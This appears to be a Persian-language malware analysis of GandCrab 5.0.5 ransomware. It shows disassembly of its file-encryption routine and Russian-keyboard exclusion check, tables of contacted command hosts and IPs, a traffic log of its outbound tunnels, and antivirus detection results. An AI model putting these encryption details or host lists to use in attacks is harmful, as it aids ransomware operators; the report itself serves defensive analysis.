```

```
.text:00406B16                 test    eax, eax
.text:00406B18                 jz      short loc_406B5A
.text:00406B1A                 push    esi             ; dwFlags
.text:00406B1B                 lea     eax, [ebp+pbData]
.text:00406B1E                 mov     [ebp+pbData], 0Ah
.text:00406B25                 push    eax             ; pdwDataLen
.text:00406B26                 lea     eax, [ebp+var_10]
.text:00406B29                 push    eax             ; pbData
.text:00406B2A                 push    8               ; dwParam
.text:00406B2C                 push    [ebp+phKey]     ; hKey
.text:00406B2F                 call    ds:CryptGetKeyParam
.text:00406B35                 push    [ebp+dwBufLen]  ; dwBufLen
.text:00406B38                 mov     eax, [ebp+pdwDataLen]
.text:00406B3B                 push    eax             ; pdwDataLen
.text:00406B3C                 push    [ebp+arg_0]     ; pbData
.text:00406B3F                 push    esi             ; dwFlags
.text:00406B40                 push    1               ; Final
.text:00406B42                 push    esi             ; hHash
.text:00406B43                 push    [ebp+phKey]     ; hKey
.text:00406B46                 mov     dword ptr [eax], 0C8h
.text:00406B4C                 call    ds:CryptEncrypt
.text:00406B52                 mov     edi, eax
.text:00406B54                 call    ds:GetLastError
.text:00406B5A
.text:00406B5A loc_406B5A:                             ; CODE XREF: sub_406AC5+53↑j
.text:00406B5A                 push    [ebp+phKey]     ; hKey
.text:00406B5D                 call    ds:CryptDestroyKey
.text:00406B63                 push    esi             ; dwFlags
.text:00406B64                 push    [ebp+phProv]    ; hProv
.text:00406B67                 call    ds:CryptReleaseContext
.text:00406B6D                 mov     esi, edi
.text:00406B6F                 pop     edi
```


از قطعه کد زیر برای دریافت زبان صفحه کلید سیستم استفاده شده است:

```
.text:00407F96                 push    offset aKeyboardLayout ; "Keyboard Layout\\Preload"
.text:00407F9B                 push    80000001h       ; hKey
.text:00407FA0                 call    sub_407DBA
.text:00407FA5                 test    eax, eax
.text:00407FA7                 jz      short loc_407FD6
.text:00407FA9                 push    offset a00000419 ; "00000419"
.text:00407FAE                 push    esi             ; lpString1
.text:00407FAF                 call    ds:lstrcmpiW
.text:00407FB5                 test    eax, eax
.text:00407FB7                 jnz     short loc_407FE0
.text:00407FB9                 push    offset a1       ; "1"
.text:00407FBE                 push    dword ptr [ebx+44h] ; LPWSTR
.text:00407FC1                 call    edi ; wsprintfW
.text:00407FC3                 xor     edx, edx
.text:00407FC5                 pop     ecx
.text:00407FC6                 inc     edx
.text:00407FC7                 xor     eax, eax
.text:00407FC9                 pop     ecx
.text:00407FCA                 mov     ecx, eax
.text:00407FCC                 mov     [esp+90h+TotalNumberOfClusters], edx
.text:00407FD0                 mov     [esp+90h+lpString], ecx
.text:00407FD4                 jmp     short loc_407FE8
```

قسمت مشخص شده در تصویر بالا مربوط به کد زبان روسی می‌باشد. بررسی‌ها نشان می‌دهد در صورتی که سیستمی دارای صفحه کلید روسی نصب شده باشد، فایل‌های آن رمزگذاری نمی‌شود و فایل باج‌افزار از سیستم حذف می‌شود. تحلیل ما در محیط آزمایشگاهی نیز، صحت این موضوع را تأیید می‌کند.

تحلیل ترافیک شبکه :

پس از اجرای باج‌افزار در محیط آمایشگاهی و بررسی ترافیک شبکه ایجاد شده، تعدادی دامنه که باج‌افزار با آن‌ها ارتباط برقرار می‌کند، مشاهده کردیم. تصویر زیر مربوط به این دامنه‌ها می‌باشد:



لیست کامل این دامنه‌ها را در ادامه مشاهده می‌کنید:

دامنه	آدرس	کشور
www.whitepod.com	۸۳.۱۶۶.۱۳۸.۷	سوئد
www.torhotel.com	۹۳.۸۸.۲۴۱.۱۹۸	سوئد
www.swisswellness.com	۸۳.۱۳۸.۸۲.۱۰۷	آلمان
www.seitensprungzimmer۲۴.com	۱۳۶.۲۴۳.۱۶۲.۱۴۰	آلمان
www.pizcam.com	۱۹۲.۱۸۵.۱۵۹.۲۵۳	آمریکا
www.morcote-residenza.com	۲۱۲.۵۹.۱۸۶.۶۱	سوئد
www.hrk-ramoz.com	۲۱۷.۲۶.۵۳.۳۷	سوئد
www.hotelweisshorn.com	۲۱۲.۵۹.۱۸۶.۶۱	سوئد
www.hotelfarinet.com	۸۰.۲۴۴.۱۸۷.۲۴۷	انگلستان
www.holzbock.biz	۱۳۶.۲۴۳.۱۳.۲۱۵	آلمان
www.hardrockhoteldavos.com	۶۹.۱۶.۱۷۵.۴۲	آمریکا
www.haargenau.biz	۲۱۷.۲۶.۵۳.۱۶۱	سوئد

روسیه	۱۰۹.۲۳٤.۳۸.۹۵	www.fliptray.biz
سوئد	۸۰.۷٤.۱٤٤.۹۳	www.elite-hotel.com
آمریکا	۱۹۹.۳٤.۲۲۸.۷۰	www.bnbdelacolline.com
آمریکا	۷٤.۲۲۰.۲۱۵.۷۳	www.bizziniinfissi.com
آمریکا	۱۰٤.۲٤.۲۲.۲۲	www.belvedere-locarno.com
سوئد	۲۱۷.۲٦.۵۵.۵	www.aubergemontblanc.com
فرانسه	۲۱۳.۱۸٦.۳۳.۵۰	www.arbezie.com
فرانسه	۲۱۳.۱۸٦.۳۳.۵	www.arbezie-hotel.com
انگلستان	۷۹.۱۷۰.٤۰.۲۳۰	www.aparthotelzurich.com
اتریش	۸۳.۱۳۷.۱۱٤.۱۹۸	www.alpenlodge.com
آلمان	۷۸.٤٦.۷۷.۹۸	www.۲mmotorsport.biz
محدوده اتحادیه اروپا	۹۳.۱۸٤.۲۲۰.۲۹	status.rapidssl.com
آلمان	۱۳٦.۲٤۳.۱٦۲.۱٤۰	seitensprungzimmer۲٤.com
آلمان	۸۰.۲۲۸.٤۵.۵۰	ocsp.int-x۳.letsencrypt.org
آلمان	۸۰.۲۲۸.٤۵.٤۲	ocsp.comodoca٤.com
آلمان	۸۰.۲۲۸.٤۵.٤۳	isrg.trustid.ocsp.identrust.com

اطلاعات کامل مربوط به میزبان‌هایی که این نسخه از باج‌افزار GandCrab با آن‌ها ارتباط می‌گیرد را، در ادامه مشاهده می‌کنید:

کشور	دامنه	پروتکل	شماره پورت	آدرس میزبان
آلمان	www.۲mmotorsport.biz	TCP	٤٤۳	۷۸.٤٦.۷۷.۹۸
آلمان	isrg.trustid.ocsp.identrust.com	TCP	۸۰	۸۰.۲۲۸.٤۵.٤۳
سوئد	www.haargenau.biz	TCP	٤٤۳	۲۱۷.۲٦.۵۳.۱٦۱
آمریکا	www.bizziniinfissi.com	TCP	٤٤۳	۷٤.۲۲۰.۲۱۵.۷۳
آلمان	www.holzbock.biz	TCP	٤٤۳	۱۳٦.۲٤۳.۱۳.۲۱۵
روسیه	www.fliptray.biz	TCP	٤٤۳	۱۰۹.۲۳٤.۳۸.۹۵
آمریکا	www.pizcam.com	TCP	٤٤۳	۱۹۲.۱۸۵.۱۵۹.۲۵۳
آلمان	www.swisswellness.com	TCP	٤٤۳	۸۳.۱۳۸.۸۲.۱۰۷

سوئد	www.hotelweisshorn.com	TCP	٤٤٣	٢١٢.٥٩.١٨٦.٦١
سوئد	www.whitepod.com	TCP	٤٤٣	٨٣.١٦٦.١٣٨.٧
آمریکا	www.belvedere-locarno.com	TCP	٤٤٣	١٠٤.٢٤.٢٢.٢٢
آلمان	ocsp.comodoca٤.com	TCP	٨٠	٨٠.٢٢٨.٤٥.٤٢
انگلستان	www.hotelfarinet.com	TCP	٤٤٣	٨٠.٢٤٤.١٨٧.٢٤٧
سوئد	www.hrk-ramoz.com	TCP	٤٤٣	٢١٧.٢٦.٥٣.٣٧
آلمان	seitensprungzimmer٢٤.com	TCP	٤٤٣	١٣٦.٢٤٣.١٦٢.١٤٠
فرانسه	www.arbezie-hotel.com	TCP	٤٤٣	٢١٣.١٨٦.٣٣.٥
فرانسه	www.arbezie.com	TCP	٨٠	٢١٣.١٨٦.٣٣.٥٠
سوئد	www.aubergemontblanc.com	TCP	٤٤٣	٢١٧.٢٦.٥٥.٥
سوئد	www.torhotel.com	TCP	٤٤٣	٩٣.٨٨.٢٤١.١٩٨
اتریش	www.alpenlodge.com	TCP	٤٤٣	٨٣.١٣٧.١١٤.١٩٨
انگلستان	www.aparthotelzurich.com	TCP	٤٤٣	٧٩.١٧٠.٤٠.٢٣٠
آمریکا	www.bnbdelacolline.com	TCP	٤٤٣	١٩٩.٣٤.٢٢٨.٧٠
سوئد	www.elite-hotel.com	TCP	٤٤٣	٨٠.٧٤.١٤٤.٩٣

همینطور بررسی‌ها نشان می‌دهد که این نسخه از باج‌افزار GandCrab حین اجرا، با دامنه فیس بوک نیز ارتباط می‌گیرد:

1	200	HTTP	ocsp.digicert.com	/MFEwTzBNMEswSTAJBgUrDgMCG...	471	max-age=142087; Expires...	application/ocsp-response	gandcrab 5.0.5:3928
1	200	HTTP	ocsp.digicert.com	/MFEwTzBNMEswSTAJBgUrDgMCG...	471	max-age=141392; Expires...	application/ocsp-response	gandcrab 5.0.5:3928
1	200	HTTP	Tunnel to	www.chambre-d-hote-chez-fleury....	0			gandcrab 5.0.5:3928
1	200	HTTP	Tunnel to	www.hotel-blumental.com:443	0			gandcrab 5.0.5:3928
1	200	HTTP	Tunnel to	www.facebook.com:443	0			gandcrab 5.0.5:3928
1	200	HTTP	ocsp.digicert.com	/MFEwTzBNMEswSTAJBgUrDgMCG...	471	max-age=159190; Expires...	application/ocsp-response	gandcrab 5.0.5:3928
1	200	HTTP	ocsp.digicert.com	/MFEwTzBNMEswSTAJBgUrDgMCG...	471	max-age=103644; Expires...	application/ocsp-response	gandcrab 5.0.5:3928
1	200	HTTP	Tunnel to	www.la-fontaine.com:443	0			gandcrab 5.0.5:3928

خروجی سامانه VirusTotal :

در حال حاضر تنها تعداد ٤٩ مورد از ٦٧ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج‌افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Generic.Ransom.GandCrab4.71ADFAC6	AhnLab-V3	Trojan/Win32.Gandcrab.C2736954
ALYac	Generic.Ransom.GandCrab4.71ADFAC6	Antiy-AVL	Trojan[Ransom]/Win32.GandCrab
Arcabit	Generic.Ransom.GandCrab4.71ADFAC6	Avast	Win32:RansomX-gen [Ransom]
AVG	Win32:RansomX-gen [Ransom]	Avira	TR/FileCoder.ihgqr
BitDefender	Generic.Ransom.GandCrab4.71ADFAC6	Bkav	W32.FueryG.Trojan
CAT-QuickHeal	Ransom.Gandcrab.S3989043	ClamAV	Win.Ransomware.Gandcrab-6667060-0
CrowdStrike Falcon	malicious_confidence_90% (W)	Cybereason	malicious.a0257f
Cylance	Unsafe	DrWeb	Trojan.DownLoader27.12362
Emsisoft	Generic.Ransom.GandCrab4.71ADFAC6 (B)	Endgame	malicious (high confidence)
eScan	Generic.Ransom.GandCrab4.71ADFAC6	ESET-NOD32	a variant of Win32/Filecoder.GandCrab.D
F-Secure	Generic.Ransom.GandCrab4.71ADFAC6	Fortinet	W32/GandCrab.D!tr.ransom
GData	Generic.Ransom.GandCrab4.71ADFAC6	Ikarus	Trojan-Ransom.GandCrab
K7AntiVirus	Trojan (0053d33d1)	K7GW	Trojan (0053d33d1)
Kaspersky	HEUR:Trojan.Win32.Generic	Malwarebytes	Ransom.GandCrab

MAX	malware (ai score=87)	McAfee	Ran-GandCrabv4!C805528F6844
McAfee-GW-Edition	BehavesLike.Win32.Generic.ch	Microsoft	Ransom:Win32/GandCrab.MCTQX
NANO-Antivirus	Trojan.Win32.Filecoder.fixioj	Palo Alto Networks	generic.ml
Qihoo-360	HEUR/QVM20.1.C703.Malware.Gen	Rising	Ransom.GandCrab!8.F355 (TFE:dGZlOgXCOYs8qLnNUw)
SentinelOne	static engine - malicious	Sophos AV	Mal/GandCrab-E
Sophos ML	heuristic	Symantec	Ransom.GandCrab!g4
Tencent	Win32.Trojan.Raas.Auto	TrendMicro	Ransom_GandCrab.R002C0CJQ18
TrendMicro-HouseCall	Ransom_GandCrab.R002C0CJQ18	VBA32	BScope.TrojanRansom.Cryptor
VIPRE	Trojan.Win32.Generic!BT	ViRobot	Trojan.Win32.Z.Gandcrab.140832
Webroot	W32.Trojan.Gen	Zillya	Trojan.Generic.Win32.165354
ZoneAlarm	HEUR:Trojan.Win32.Generic		

خروجی سامانه ویروس‌کاو مرکز ماهر :

در حال حاضر تنها یک مورد از آنتی ویروس‌های موجود در سامانه بومی ویروس کاو، قادر به شناسایی این باج‌افزار نیست.

نتایج اسکن:

آنتی ویروس	نتیجه اسکن	
symantec	ii	Dangerous Ransom.GandCrab!g4
eset	ii	Dangerous a variant of Win32/Filecoder.GandCrab.D trojan
fsecure	ii	Dangerous Generic.Ransom.GandCrab4.71ADFAC6
avast	ii	Dangerous Win32:Trojan-gen|PE3-45272D01000082D07ED38B7B525D3E76|troj;Win32:Evo-gen
kaspersky	✔	Clean
پادویش	ii	Dangerous
drweb	ii	Dangerous Trojan.DownLoader27.12362\nScanned
comodo	ii	Dangerous
bitdefender	ii	Dangerous
clamav	ii	Dangerous Win.Ransomware.Gandcrab-6667060-0
sophos	ii	Dangerous Mal/GandCrab-E